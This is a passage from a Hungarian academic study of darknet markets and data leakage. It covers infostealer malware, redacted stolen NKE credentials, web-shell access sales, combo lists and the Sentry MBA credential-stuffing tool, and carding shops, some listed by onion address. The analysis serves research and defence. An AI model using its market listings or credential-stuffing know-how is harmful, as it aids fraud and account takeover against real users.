Jelen tanulmányban nem kívánunk sem a drog-, sem a fegyverkereskedelemmel foglalkozni (mivel nem tartozik az adatszivárgás témaköréhez), de érdekességként megjegyzendő, hogy sok oldalon található fegyverekkel kapcsolatos hirdetés vagy konkrét szolgáltatás, azonban a legtöbb, fegyvereket kínáló oldal átverés (*scam*), így aki ilyen helyen próbál meg fegyvereket beszerezni, alighanem hamar a rendvédelem látóterébe kerül, mert a legtöbb ilyen jellegű oldalt az FBI és egyéb rendvédelmi szervek működtetik.



18. ábra: „Fegyverbolt”



19. ábra: Vagy csak „egyszerű” csalók próbálnak a tapasztalatlan vásárlókon nyerészkedni...



20. ábra: Sikeresen, például a fent jelzett illető több mint 20 ezer dollárt csalt ki négy vásárlótól
Forrás: blockchain.com[18]

[18] BlockChain Explorer – https://www.blockchain.com/btc/address/17Wad8gpxKqtiXpTaWoZ7DgiDcFZPyJ1cz

2.2.4.2. Támadó kódok, kiberfegyverek


Ha a klasszikus fegyverkereskedelemmel nem is foglalkozunk jelen tanulmányban, a kiberfegyverek értékesítése már sokkal inkább a témába vág. Számos adatszivárgásnak a különféle „*infostealer*”, azaz adatlopó malwarek[19] az okai.

Ahogyan korábban bemutattuk, az adatszivárgásnak több vektora is lehetséges. A szándékos és behatolással történő adatszerzés mellett nagyon sok esetben nincs is szükség komolyabb hackertevékenységre. Elegendő, ha a rendszerek üzemeltetői nem gondoskodnak a védelemről, és mellette még rosszul is konfigurálják a rendszereket.

Sok esetben azonban a támadók az adatok megszerzését is automatizálják, például adatlopó malware botnet hálózatok segítségével. Az adatlopó, infostealer-típusú malwarek a fertőzött gépekről gyűjtik be az adatokat (például hozzáféréseket) vagy fájlokat, amelyeket továbbítanak a botnetet vezérlő szervernek (*Command-and-Control, CnC, C2C*).


A botnet szerverből az adatok a korábban ismertetett „*SpyCloud: Mushroom Effect*” minta alapján jellemzően a DarkNet valamely zártabb fórumában, majd a nyitottabb oldalakon jelennek meg, végül szélesebb körben is publikálódnak (minél többen férnek hozzá az adatokhoz, annál gyorsabban jelennek meg az adatok a nyílt interneten).

Az „*infostealer*” kategóriába tartozó rosszindulatú kódok megfertőzik a felhasználó számítógépét, és különféle módokon képesek adatokat és információkat kinyerni a megfertőzött eszközökből. A megszerzett adatokat továbbíthatják a központi vezérlő szerverüknek, (*Command-and-Control, CnC, C2C*) szervereknek, de akár használhatnak FTP-szervereket vagy más kommunikációt is a lopott adatok továbbítására.



21. ábra: Malware és egyéb támadókódok, kiberfegyverek értékesítése

[19] Malware: rosszindulatú és kártékony kódok.



22. ábra: AzorUlt 3.3 malware értékesítése, a malware megvásárolható, átszabható és felhasználható

Hogy mire használhatóak a DarkNet piacterein megvásárolt kiberfegyverek, malware- és egyéb támadó kódok?

Természetesen támadások és tömeges fertőzések elkövetésére, amelyek segítségével nagy mennyiségű és rendkívül szenzitív adatokhoz juthatnak hozzá a támadók a megfertőzött felhasználók eszközeiről.

Az alábbi példában az AzorUlt és Vidar Stealer malwarek által begyűjtött, valamely NKE webes alkalmazásának hozzáférési adatait érintő adatlopást mutatjuk be (de a Raccoon Stealer és a SmokeLoad malware is szerzett meg az NKE valamely webes alkalmazásához tartozó felhasználói adatokat a fertőzött gépekről).

Breach Title	Email	Username	Password	Target Domain	Severity	Password Type
AzorUlt Botnet	[redacted]@bacs.gov.hu	-	********	uni-nke.hu	Critical	plaintext
AzorUlt Botnet	[redacted]@freemail.hu	-	********	uni-nke.hu	Critical	plaintext
AzorUlt Botnet	[redacted]ne@gmail.com	-	********	uni-nke.hu	Critical	plaintext
AzorUlt Botnet	[redacted]33@gmail.com	-	********	uni-nke.hu	Critical	plaintext
AzorUlt Botnet	[redacted]804@gmail.com	-	********	uni-nke.hu	Critical	plaintext
AzorUlt Botnet	[redacted]a@freemail.hu	-	********	uni-nke.hu	Critical	plaintext
AzorUlt Botnet	-	hsfs[redacted]	********	uni-nke.hu	Critical	plaintext
AzorUlt Botnet	-	[redacted]9g	********	uni-nke.hu	Critical	plaintext
AzorUlt Botnet	-	[redacted]se	********	uni-nke.hu	Critical	plaintext
AzorUlt Botnet	-	[redacted]old	********	uni-nke.hu	Critical	plaintext

Showing 1 to 10 of 150 entries

1 2 3 4

23. ábra: AzorUlt malware által megszerzett, NKE-s webalkalmazáshoz tartozó felhasználónevek és jelszavak

Breach Title	Email	Username	Password	Target Domain	Severity	Password Type
Vidar Stealer	-	[redacted]qv	********	uni-nke.hu	Critical	plaintext
Vidar Stealer	[redacted]@gmail.com	-	********	uni-nke.hu	Critical	plaintext
Vidar Stealer	[redacted]@berkenye.hu	-	********	uni-nke.hu	Critical	plaintext
Vidar Stealer	-	[redacted]2x	********	uni-nke.hu	Critical	plaintext
Vidar Stealer	-	[redacted]ra-2	********	uni-nke.hu	Critical	plaintext
Vidar Stealer	-	[redacted]os-2	********	uni-nke.hu	Critical	plaintext
Vidar Stealer	[redacted]@freemail.hu	-	********	uni-nke.hu	Critical	plaintext
Vidar Stealer	-	[redacted]ora	********	uni-nke.hu	Critical	plaintext
Vidar Stealer	-	[redacted]m	********	uni-nke.hu	Critical	plaintext
Vidar Stealer	-	[redacted]rmj	********	uni-nke.hu	Critical	plaintext

24. ábra: Vidar Stealer malware által megszerzett, NKE-s webalkalmazáshoz tartozó felhasználónevek és jelszavak

Összesen 150 olyan felhasználó adatait találtuk meg, akik valamely infostealer malware (Azorult, Raccoon, Vidar, SmokeLoad) által megfertőzött számítógépről jelentkeztek be valamely NKE-s webalkalmazásba, ezért a malware megszerezte a belépéshez szükséges felhasználónevüket és jelszavukat.


Látható, hogy a malwarek plaintext (cleartext)[20] jelszavakat szereztek meg. Ennek nem az az oka, hogy a webes alkalmazás titkosítatlanul tárolta volna a jelszavakat. A malware közvetlenül a felhasználó eszközén működik, így több lehetősége is van a cleartext jelszó megszerzésére: a leütött billentyűk figyelése (keylogger), a bejelentkezési form adatainak figyelése, böngészőben elmentett jelszavak kiolvasása is eredményezhette, hogy a malware a jelszó birtokába jutott.

Az egyes malware-típusok más-más módszereket használhatnak az adatok megszerzésére, de az eredmény ugyanaz: a felhasználói hitelesítési adatok és az azok felhasználásával megszerezhető adatok kompromittálódása, az adatok bizalmasságának és sértetlenségének súlyos sérülése.

2.2.4.3. Feltört oldalak, backdoor, reverse web shellek

Saját piaca van a már feltört oldalaknak, ahol hozzáférést lehet vásárolni a kompromittált oldalakhoz. A hozzáférés „reverse web shell” segítségével történik, olyan speciális programmal, amelyet a támadó a feltört oldal webszerverére telepített, és amely nemcsak az üzemeltető tudta nélkül üzemel, de hátsó kapuként szolgál a kompromittált oldalhoz (backdoor).

A feltört oldal értékesítése tehát a hátsó kapu „kulcsának” átadásából áll, a vásárló a fizetés után megkapja, hogy hol és hogyan érheti el a reverse web shellt vagy backdoort, amelyen keresztül valamilyen jogosultságú (általában teljes, rendszergazdai) hozzáférést kap a szerverhez és a rajta működő weboldalhoz vagy oldalakhoz, az azokban tárolt adatokhoz.




25. ábra: Reverse web shell Morvai Krisztina weboldalához, 20 dollárért, teljes fájlszintű jogosultsággal

A jobb oldalakon a vásárló le is tudja tesztelni, hogy a hátsó kapu működik-e, jelen esetben a „*Test URL to the Shell*” megnyomásával le lehet ellenőrizni, hogy valóban működő shellért fog-e fizetni a vásárló.


[20] Titkosítatlanul és olvasható, szöveges formátumban tárolt jelszavak.

2.2.4.4. Személyazonosság, igazolványok

Nem kifejezetten tartozik adatszivárgás témakörbe a hamis személyazonosítók értékesítése, mivel azonban lehetséges készre csinált jogosítványokat vagy személyigazolványokat is beszerezni, amelyek perszonalizációjához gyakran használnak kiszivárgott személyes adatokat, valamennyire mégis a témába vág az ilyen „portékák” forgalmazása.



26. ábra: Nem kész személyigazolvány, csak az elkészítéséhez szükséges grafikai template



27. ábra: Kész jogosítvány, perszonalizációs adatbekéréssel
Forrás: ClearWeb, de korábban elérhető volt a DarkNet-en

A legtöbb DarkNet-piacon kaphatóak hamis személyazonosító kártyák, és egyre több ClearWeb-szolgáltatásban is megjelentek már az ilyen dokumentumok, azonban nagyon sok esetben ezek az oldalak is scam-típusúak, vagy valamely nemzet rendvédelme által menedzselt „szolgáltatás”-ok.


28. ábra: Biszku Béla jogosítványával hirdetett scam szolgáltatás
Forrás: ClearWeb

2.2.4.5. Hitelesítő adatok, fájlok, dokumentumok, adatbázisok


Ha adatszivárgásról beszélünk, természetesen nagyobb mennyiségű szenzitív adatra gondolunk. Ilyen adatok lehetnek kiszivárgott e-mail-címek, felhasználói nevek és jelszavak, de lehetnek minősített vagy érzékeny dokumentumok is.

Az ilyen adatokat jellemzően nem konkrétan a piactér/webshop felületén lehet letölteni, általában egy DarkNet-fájlmegosztón, vagy a ClearWeb valamely fájlmegosztó szolgáltatásán keresztül teszik elérhetővé.

A DarkNet-fájlmegosztók működése elég megbízhatatlan (sok esetben törlik az oldalt, vagy leáll a szolgáltatás), emiatt jobban kedvelik a hagyományos internet különféle fájlmegosztó szolgáltatásait és kommunikációt, például a torrent-szolgáltatásokon keresztül egy erős jelszóval védett adatfájl rendelkezésre állása sokkal magasabb tud lenni.



29. ábra: Az oldal torrent és egyéb publikus csatornán keresztül tesz elérhetővé kiszivárgott adathalmazokat



30. ábra: Eladásra kínált szenzitív dokumentumok, például az iraki külügyminisztérium adatai

31. ábra: Minta az iraki külügyminisztérium adataiból

Email Database:


We currently have **81** Sets of Email Database, totaling **176,180,454** email ids in our stock.

In standard set you will get email ids. Table below shows the optional addon available for an additional fee. Please note that given price on the table is for 10,000 standard entries.

Database Set Name	Count	Addons	US$	Buy Now
Adult email ids	3,866,725	n/a	9.99	Contact Us
Advertising email ids	2,900,000	n/a	9.99	Contact Us
Alabama State email ids (form grab)	737,767	FN | LN | ADD | CITY | STATE | ZIP | PH | IP | GENDER | DOB	21.99	Contact Us
Alaska State email ids (form grab)	109,475	FN | LN | ADD | CITY | STATE | ZIP | PH | IP | GENDER | DOB	21.99	Contact Us
Arizona State email ids (form grab)	926,189	FN | LN | ADD | CITY | STATE | ZIP | PH | IP | GENDER | DOB	21.99	Contact Us
Arkansas State email ids (form grab)	549,282	FN | LN | ADD | CITY | STATE | ZIP | PH | IP | GENDER | DOB	21.99	Contact Us
Biker email ids	3,540,645	n/a	9.99	Contact Us
Boating email ids	5,574,670	n/a	9.99	Contact Us
Business & Investing	8,637,667	n/a	9.99	Contact Us
California State email ids (form grab)	1,048,575	FN | LN | ADD | CITY | STATE | ZIP | PH | IP | GENDER | DOB	21.99	Contact Us
Casino email ids	17,486	n/a	9.99	Contact Us
Classifieds	2,900,000	n/a	9.99	Contact Us
Colorado State email ids (form grab)	655,181	FN | LN | ADD | CITY | STATE | ZIP | PH | IP | GENDER | DOB	21.99	Contact Us
Computer and Information Technology	3,994,968	n/a	9.99	Contact Us

32. ábra: Megvásárolható e-mail-adatbázisok, további személyes adatokkal

2019 februárjában egy hacker 8 meglehetősen nagy szolgáltatást tört fel és szerezte meg a felhasználói adatbázisokat, összesen 127 millió felhasználó adataival.



A hacker who stole close to 620 million user records from 16 websites has stolen another 127 million records from eight more websites, TechCrunch has learned.

The hacker, whose listing was the previously disclosed data for about $20,000 in bitcoin on a dark web marketplace, stole the data last year from several major sites — some that had already been disclosed, like more than 151 million records from MyFitnessPal and 25 million records from Animoto. But several other hacked sites on the marketplace listing didn't know or hadn't disclosed yet — such as 500px and Coffee Meets Bagel.

The Register, which first reported the story, said the data included names, email addresses and scrambled passwords, and in some cases other login and account data — though no financial data was included.

Now the same hacker has eight additional marketplace entries after their original listings were pulled offline, including:

- 18 million records from travel booking site Ixigo
- Live-video streaming site YouNow had 40 million records stolen
- Houzz, which recently disclosed a data breach, is listed with 57 million records stolen
- Ge.tt had 1.8 million accounts stolen
- 450,000 records from cryptocurrency site Coinmama.
- Roll20, a gaming site, had 4 million records listed
- Stronghold Kingdoms, a multiplayer online game, had 5 million records listed
- 1 million records from pet care delivery service PetFlow

33. ábra: 127 millió felhasználó adatai, 8 feltört szolgáltatásból, összesen 14 500 USD áron

Ahogy korábban megjegyeztük a piaci törvényre hivatkozva, egyetlen kereskedelmi folyamat sem lehet hatékony, amely megnehezíti vagy megakadályozza a kereslet és a kínálat, a vásárló és az értékesítő egyszerű, gyors, kényelmes interakcióját.

Ezt az állítást igazolja, hogy egyre több olyan szolgáltatás terjedt el, amelyekhez ugyan egy-egy DarkNet-piactéren lehet hozzáférést vásárolni, de az „előfizető" már nem a DarkNeten fogja az „árut" megkapni, hanem például napi e-mail-összefoglalóban érkeznek számára az újabb és újabb feltört oldalak komplett adatbázisai (Dump-as-a-Service).

34. ábra: Napi összefoglaló (digest), két friss adatbázis
(például a feltört sri lankai kormányzati oldal) és több „kombólista"

35. ábra: Napi digest, két friss adatbázis és több „kombólista”, illetve az „5.8 Mil German” kombólista tartalma

2.2.4.6. Kombólisták

A „kombólista” (combolist) olyan gyűjtemény, amelynek a forrása nem ismert. Általában a kombólisták értéke meglehetősen csekély, több terabyte méretben érhetők el különféle oldalakon vagy szolgáltatásokban, például a Collections[21] adatszivárgás jelentős része kombólista, csupán felhasználónevet és jelszót tartalmaz, amelyekről a legtöbb esetben nem lehet tudni, hogy honnan származnak, azaz hova lehet belépni ezekkel az adatokkal.

A fenti *email digest*-szolgáltatásban a kombólisták nem a szolgáltató szerzeményei (csak a friss adatbázisok), azokat egy másik szolgáltatótól, a ClearWeben elérhető *combo-list.com* oldal előfizetéses szekciójából[22] veszik át és helyezik el a napi *digest*-levélben. Amolyan egyet fizet, kettőt kap akció – láthatóan törekednek az ügyfélelégedettségre.

A fentebbi képeken szereplő friss adatbázisok azok, amelyek miatt előfizetnek ilyen szolgáltatásra, ezek tartalma ugyanis már „forró”, ezekkel az adatokkal már be lehet jelentkezni a feltört rendszerbe, illetve tartalmazhatnak további adatokat, amelyekkel akár más rendszerekhez vagy konkrétan akár dokumentumokhoz is hozzá lehet férni.

A kombólisták felhasználása sokkal több időt és energiát igényel. A kombólisták betöltésre kerülnek egy megfelelő szoftverbe (a legismertebb talán a Sentry MBA), amelyhez sok kiegészítő modul (checker) érhető el, amelyek segítségével a Sentry MBA egyenként végigpróbálja a különféle szolgáltatásokon a kombólista felhasználónév és jelszó párosait.

A Sentry különféle checker moduljai úgy vannak elkészítve, hogy észlelni tudják a sikeres bejelentkezést, sőt, akár azt is, hogy az adott szolgáltatáson belül milyen előfizetéssel rendelkezik az adott hozzáférés.


Gyakorlatilag a Sentry alkalmazáshoz bárki fejleszthet saját checker modult (egyedi webalkalmazásokhoz például), vagy különféle forrásokból be tudja szerezni azokat a modulokat, amelyekre szüksége van (népszerű, ismert szolgáltatásokhoz, például Facebook, Instagram, Gmail stb.)

[21] 2019 januárjában került publikálásra a Collection1-5 névre keresztelt, 5 csomagból álló kombólista és adatbázis-gyűjtemény, együttesen több mint 300 GB méretű csomagról van szó, csaknem 28 milliárd sornyi hitelesítő és egyéb kiszivárgott adatot tartalmaz.


[22] https://combo-list.com/?s=German&submit=Search Látható, hogy az ingyenes hozzáférésben nem szerepel ez az 5,8 millió German lista, azonban a jelszó miatt feltételezhető, hogy a fizetős szekcióból érhető el.

ninja hosting	26/09/2018 01:44	Paramètres de co...	4 Ko
noco hosting	26/09/2018 01:44	Paramètres de co...	4 Ko
openapi.starbucks.com	26/09/2018 01:44	Paramètres de co...	4 Ko
Origin config	26/09/2018 01:44	Paramètres de co...	8 Ko
pappashop	26/09/2018 01:44	Paramètres de co...	4 Ko
Paypal config	26/09/2018 01:44	Paramètres de co...	6 Ko
pazhosting	26/09/2018 01:44	Paramètres de co...	4 Ko
PizzaHut proxyless config	26/09/2018 01:44	Paramètres de co...	5 Ko
prizerebel.com	26/09/2018 01:44	Paramètres de co...	4 Ko
PSN config	26/09/2018 01:45	Paramètres de co...	12 Ko


36. ábra: További Sentry-modulok



37. ábra: Sentry MBA, Minecraft checker, a kombólista elemeivel megpróbál a Minecraft szolgáltatásba bejelentkezni



38. ábra: Sokan osztanak meg különféle modulokat a Sentryhez, illetve több helyen is árulnak olyan modulokat, amelyek valamilyen speciálisabb, egyedi webalkalmazás hackeléséhez használható




39. ábra: Sentry MBA, Hulu checker, a kombólista elemeivel megpróbál a Hulu szolgáltatásba bejelentkezni, 113 147 felhasználót tartalmaz a próbált kombólista, 5%-nál már 688 sikeres belépést regisztrált


A kombólisták esetében általában 2-5% „élő” hozzáférés már rendkívül jó minőségű listának számít. Ez lehet, hogy kevésnek tűnik, de ha azt számoljuk, hogy egy 1 millió rekordot tartalmazó kombólistánál a 2%-os sikeresség 20 ezer kompromittált hozzáférést jelent, akkor látható, hogy a sokszázmillió rekordnyi kombólisták – lehetnek akármilyen elavultak is – komoly veszélyt jelentenek a hozzáértők kezében.

A kombólisták jelentősége abban van, hogy a megszerzett élő hitelesítési adatokkal az adott szolgáltatásból (például Gmail) további szolgáltatások is elérhetővé válnak. Érdemes abba belegondolni, hogy például a jelszóemlékeztető vagy jelszóvisszaállító email, amely egy kompromittált Gmail-fiókba érkezik meg, hozzáférést fog adni a támadónak ahhoz a rendszerhez, amelyhez ugyan nem rendelkezik hozzáféréssel, de kezdeményezni tud annak a felületén egy jelszóhelyreállítást.

Sok e-mail-kombólistát is eladásra kínálnak, amelyek jelszavakat nem, csak e-mail címeket tartalmaznak. Ezek az e-mail-kombólisták a legtöbb esetben valamilyen adatbróker-szolgáltatás vagy SPAM-adatbázisok feltöréséből származnak.



40. ábra: Adatbróker feltöréséből származó 333 millió email cím
Forrás: SpyCloud



41. ábra: A TrickBot malware kampány által megszerzett 261 millió e-mail-cím (nem csak e-mail-címeket lopott)
Forrás: SpyCloud

42. ábra: 210 ezer magyar e-mail-cím 10 dollárért

Az email címeket tartalmazó listák felhasználása elsősorban a SPAM-kampányokban, illetve az adathalász-támadások során történik. Látható, hogy a 210 ezer magyar e-mail-címet tartalmazó lista csak 10 dollárba kerül, ezért az ilyen jellegű támadások kivitelezése nem igényel jelentősebb anyagi befektetést. Annál inkább profitálhat belőle a támadó, hiszen, ha a 333, illetve 261 millió címet tartalmazó adatbázisokkal indított támadásból csak 1% lesz sikeres, 594 millió címnél az már 5,9 millió kompromittált vagy megfertőzött felhasználót jelenthet.

2.2.4.7. Hamis pénz és bankkártyaadatok

A DarkNet-piacterek, illetve ahogy korábban is láttuk, a piactereket felváltó titkosított üzenetküldő platformok is kínálnak lopott bankkártyaadatokat.

Sok esetben például az USA-ban még használt mágnescsíkok lemásolásából származó adatokat kínálják értékesítésre, azonban nagy mennyiségben megtalálhatók a chipalapú kártyákhoz tartozó kártyaszámok és biztonsági (CVV) kódok.

43. ábra: Van, ahol a másoláshoz szükséges eszközök is beszerezhetők

dragonccmlb5cd7w – Financial – A financial Darknet Market "DragonCC" offering Products such as Visa Cards, MasterCards, American Express, PayPal transfers, FULLZ etc. Ships globally without any country-restrictions. Even "physical" cards available which can be used at ATMs. Automated order-process via Coinbase Commerce. Accepts Bitcoin, Ethereum and Litecoin as the mode of payment. Offers standard regular shipping which is provided with tracking number.

o6maqsjp23l2i45w – Financial – A financial Darknet Market offering Products such as Visa Cards, MasterCards, PayPal transfers, WU transfers, Cloned Cards etc. Does accept Escrow for transaction safety. Ships globally without any country-restrictions. Even "physical" cards available which can be used at ATMs. Automated order-process. Only accepts Bitcoin as the mode of payment. Offers three shipping modes, Regular, Express and Overnight. Exp. and Overnight are provided with tracking IDs.

lyelcemnqsgdfjlpvlaoxc3575d4irrdkhjmio6u46jpbj3t73hbkoqd – Financial – A Darknet market offering Financial services, particularly "WU, Bank and Moneygram transfers". Their minimum order is USD $150 for USD $3500 worth of WU transfer, and the maximum is USD $8000 for USD $100,000. Delivery time is claimed to be 1-2 hours. Tracking code provided. Manual ordering required over E-mail. They also offer Travel accommodations and ticket services.

mycashbtc6kg5omf – Financial – A marketplace selling Financial services, including PayPal transfers (not accounts), Cloned cards, Gift Cards, Bank transfers, Western Union transfers, Visa/Master cards (physical) and so on. Claims to offer full-refund if the card doesn't work. Regular and Express shipping options, Express is more expensive but includes tracking ID. Accepts BTC, XRP, ETH, XMR, and even Paypal for payment. No mandatory registrations required.

paypalxfwhxezicx – Financial – **"Carding"** service which sells PayPal accounts, WU,


deepmar57fbonfiw – Deep Web Marketplace – **DeepMart (Scammer)** – A Darknet Market with an extremely well-designed layout, and acceptable number of products is what **DeepMart** is. It's a registration only marketplace although products can be browsed without registration as well. Accepts only Bitcoins for now, as for products has 225 individual listings as of today in categories which include Counterfeits, Hacking, Carding, Electronics etc. Offers more than one shipping options including Standard, Express or Overnight (charges applicable). Accepts third-party independent vendors and offers extremely transparent vendor profiles for buyers.

p2dxfdbzpqosi3f5 – Finance/Carding/WU/PayPal – **Onion Lab (Scammer)**- Established in 2014, a non-escrow, Bitcoin only platform which sells "money" related products is what the Onion Lab is. Primary products include Paypal accounts, Wire Transfers, Western Union transfers and physical credit/debit cards (*from 3000USD to 40,000USD each)*. Does provide custom name embossing on the cards. Provides standard shipping which is free, express shipping costs USD $25.00 while Overnight shipping is charged at USD $60.00 extra.

o3gaovlzc3d3x4oa – Carding/Paypal/Money – **MakeMoney(Scammer)** is another darkweb markets there you can deals with all Money related things like the **prepaid debit card (Visa or MasterCard), WU Transfers, BTC Sending, Paypal Accounts**. Right now I saw this store have 30+ offers related to prepaid cards, 50+ offers in WeStern Uni0n Transfer, 250+ offers in PayPal account category. Available each prepaid cards, PayPal accounts have high balance and that available in very low BTC price. According to store, They are the group of 8 vendors and whose are offering his service on the dark web since 2014.


df2as3ek5hwdsfjx – Carding/Finance – **DarkSide(Scammer)** – Darkweb money related

44. ábra: Léteznek megbízhatóbb oldalak, és vannak, amelyekről a közösség már tudja, hogy csak átverés




45. ábra: Eladásra kínált VISA-kártya-adatok, személyes adatokkal

46. ábra: „Kártyabolt”



47. ábra: PayPal prepaid kártya, 1557 USD hitelkerettel, 39 ezer Ft-ért[23]


[23] 2020. 04. 05. napján számolva, 1 BTC=2 297 343 Ft.



48. ábra: PayPal-fiók, 2053 USD-kerettel

A bankkártyaadatok mellett a hamis pénz, valamint a különféle pénzmosási szolgáltatások értékesítése is nagyon sok piactéren megtalálható tevékenység.

Azonban a legtöbb esetben olyan oldalakról van szó, amelyek vagy csalással foglalkoznak, tehát becsapják a vásárlót, vagy pedig már rendvédelem által működtetett vagy megfigyelt boltok, amelyekben vásárolva nagyon gyorsan a rendvédelem „látóterébe", illetve fogdájába kerül(het) a vásárló.



49. ábra: Hamis pénz értékesítése

50. ábra: Rajtavesztett kereskedők és vásárlók, 1,3 millió EUR hamis bankjegyet foglaltak le
Forrás: BBC[24]

Emerging Technologies: Criminals are also exploiting new technologies as they become more mainstream, particularly digital assets. Laundering illicit proceeds through digital assets, often facilitated by the use of encrypted messaging applications, is frequently linked to cybercrime and other cyber-enabled crimes, and high-volume vendors and buyers of narcotics (opioids), such as fentanyl, on both the Clearweb and Darknet[24] marketplaces.[25] For example, ransomware schemes involving small and medium-sized businesses are also increasing.[26]

These proliferate despite coordinated (and often international) law enforcement actions against them.[27] Criminals also attempt to use a number of techniques to maintain their anonymity

22 Financial Action Task Force, *Professional Money Laundering*, July 2018, available at *http://www.fatf-gafi.org/media/fatf/documents/Professional-Money-Laundering.pdf*. This in-depth report was co-led by the United States, including law enforcement and policymakers.

23 FinCEN's September 2014 Advisory Guidance Recognizing Activity that May be Associated with Human Smuggling and Human Trafficking includes detailed information on human trafficking. FinCEN, Advisory FIN-2014-A008, Sept. 11, 2014, available at *https://www.fincen.gov/sites/default/files/advisory/FIN-2014-A008.pdf*.

24 The Clearweb contains content for the general public that traditional search engines index (e.g., websites for news, e-commerce, marketing, collaboration, social networking). In contrast, the Darknet consists of overlaying networks that use the public Internet where access– predominately designed to hide the identity of the user– requires unique software, configuration, or authorization. FBI press release, Nov. 1, 2016, available at *https://www.fbi.gov/news/stories/a-primer-on-darknet-marketplaces*.

25 FinCEN, Advisory FIN-2019-A006, Aug. 21, 2019, available at *https://www.fincen.gov/sites/default/files/advisory/2019-08-21/Fentanyl%20Advisory%20FINAL%20508.pdf*.

26 FBI, press release, Jan. 30, 2018, available at *https://www.fbi.gov/contact-us/field-offices/portland/news/press-releases/fbi-tech-tuesdaybuilding-a-digital-defense-against-ransomware-targeting-businesses;* FinCEN Advisory, FIN-2019-A005, Jul. 16, 2019, available at *https://www.fincen.gov/sites/default/files/advisory/2019-07-16/Updated%20BEC%20Advisory%20FINAL%20508.pdf*.

27 FinCEN's May 2019 Advisory Illicit Activity Involving Convertible Virtual Currency includes detailed information on the illicit use of digital assets. FinCEN, Advisory FIN-2019-A003, May 9, 2019, available at *https://www.fincen.gov/sites/default/files/advisory/2019-05-10/FinCEN%20Advisory%20CVC%20FINAL%20508.pdf*.

51. ábra: National Strategy For Combating Terrorist And Other Illicit Financing[25]

24 https://www.bbc.com/news/technology-50809556
25 https://home.treasury.gov/system/files/136/National-Strategy-to-Counter-Illicit-Financev2.pdf

A hamis bankjegyek kereskedelme és a pénzmosási szolgáltatások hirdetése nem csak az amerikai Secret Service,[26] de a különféle antiterrorista szolgálatok figyelmét is felkeltette, így az ilyen helyek többnyire fokozott ellenőrzés és megfigyelés alatt állnak.

2.2.5. A DarkNet/TOR és a közérdekű adatszivárogtatás

Mint láthattuk, a DarkNet a különféle ellopott és kiszivárgott adatok meglehetősen széles skáláját kínálja, egy pillanatra érdemes felvetni a TOR hálózat (illetve a DarkNet) egyéb kapcsolatát az adatszivárgásokkal.


A TOR egy olyan kezdeményezés, amely a szabadságjogokat, a személyes adatok védelmét és az anonimitást igyekszik biztosítani az interneten.

Ebbe beletartozhat olyan megnyilvánulás is, amely a szándékos adatszivárogtatás témaköréhez tartozik, azonban a célja a szabadságjogok gyakorlása olyan módon, hogy a különféle indokok alapján az adatszivárogtatást jelentő, közérdekű vagy annak vélt cselekedetet elkövető személy azonosítása és felelősségre vonása nehezen, vagy egyáltalán ne legyen megvalósítható.

A különféle nemzetközi médiumok és oknyomozó szervezetek erősen támaszkodnak a vélt vagy valós közérdekből, szándékosan kiszivárogtatott adatokra.

Az oknyomozó szervezetek és a tényfeltáró újságírók a forrásvédelem érdekében gyakran használnak olyan megoldásokat, amelyek a TOR hálózat segítségével igyekeznek garantálni, hogy a forrás még az újságíró számára is anonim maradjon, azaz ha valamilyen jogi okból kifolyólag az újságírónak mégis fel kellene fednie a forrását, ezt akkor sem tudná megtenni, ha egyébként valamilyen módon kényszerítve lenne rá.

Ilyen megoldás lehet a SecureDrop alkalmazás, amelyet kifejezetten adatszivárogtatók és az újságírók közötti kommunikáció és személyazonosság védelmére fejlesztettek ki.



52. ábra: A The Guardian adatszivárogtató platformja, Secure Drop-alapon


[26] Eredetileg a Secret Service alapításakor (1865) a szervezet kizárólagos feladata a pénzhamisítók leleplezése és elfogása volt. Az amerikai polgárháborúban rengeteg hamis pénzt gyártottak, a forgalomba kerülő pénzek egyharmada hamis volt. A titkosszolgálat ekkoriban a kincstár alatt, 30 fővel működött.

A jelentősebb tényfeltáró szervezetek és a nagyobb sajtóorgánumok saját Secure Drop-rendszert üzemeltetnek, amelyek csak TOR hálózaton keresztül vehető igénybe. A Secure Drop rendszeren keresztül fogadnak be adatokat, illetve ezen keresztül kommunikálnak a szivárogtatóval.

A szivárogtatók számára sokat elárul egy ilyen rendszer használata a kommunikációs partnerről – például, hogy a partner tisztában van az elvárható protokollal, és hogy sokat megtesz azért, hogy biztonságban tartsa a forrását.

A rendszer úgy lett kitalálva, hogy védje a szivárogtató személyazonosságát még az újságírótól is, illetve az újságírót is megvédi attól, hogy megismerje a forrás személyazonosságát. Ez azért kiemelten fontos, mert bár „elméletileg" az újságírói forrásvédelem sérthetetlen, a „valóság" ezzel szemben néhány országban mást mutat.

Ha az adott partner Secure Drop (vagy esetleg Global Leaks[27]) rendszert használ, nem ismerheti meg a forrás személyazonosságát, ezért még akkor sem tudja kiadni az illetőt, ha valamilyen szélsőséges esetben törvényileg kötelezhető lenne erre.




53. ábra: Secure Drop és egyedi, random azonosító kód

A képen látható egyedi kód újságíró felé, és ezzel a kóddal tud a forrás (a szivárogtató) fájlokat feltölteni és beszélgetést folytatni az újságíróval.

Természetesen a titkosított kommunikáció és a titkosított adattárolás mellett egy csomó más biztonsági funkciót is alkalmaz a rendszer, így a forrás kiválaszthatja, milyen biztonsági szinten akar kommunikálni, például a legmagasabb szinten már nincs HTML5, JavaScript, a fontok, ikonok, képek stb. betöltődése is le van tiltva.

[27] https://www.globaleaks.org/



54. ábra: Az Átlátszó Secure Drop-oldala

Magyarországon egyedül az *Átlátszó* tényfeltáró és oknyomozó szervezet használ ilyen biztonságos megoldást a forrással történő kommunikációra.

2.3. Peer-to-peer platformok

2.3.1. Decentralizált hálózatok

Bár gyakran a DarkNet/DarkWeb (vagy Sötét Web) kategóriába sorolják őket, például a ZeroNethez vagy FreeNethez hasonló peer-to-peer alapú decentralizációs hálózatok alapvetően nem tartoznak a fent említett kategóriába. Sok esetben mossák össze a kettőt, például ezt tette a SANS is az OUCH! 2019 biztonságtudatossági publikációjában,[28] illetve ezt a publikációt fordította le a Nemzeti Kibervédelmi Intézet és tette elérhetővé magyarul is,[29] azonban a decentralizált hálózatokat a cenzúramentes és magas rendelkezésre állású internet gondolatával hozták létre, és a technológiából fakadóan még kevésbé alkalmasak a feketekereskedelemre, mint a TOR hálózaton megvalósuló DarkNet-szolgáltatások.

Feltételezésünk szerint két alapvető oka lehet, hogy a Sötét Internet kategóriájába tartozónak veszik őket a kormányzati és a kiberhírszerzéssel foglalkozó szereplők.

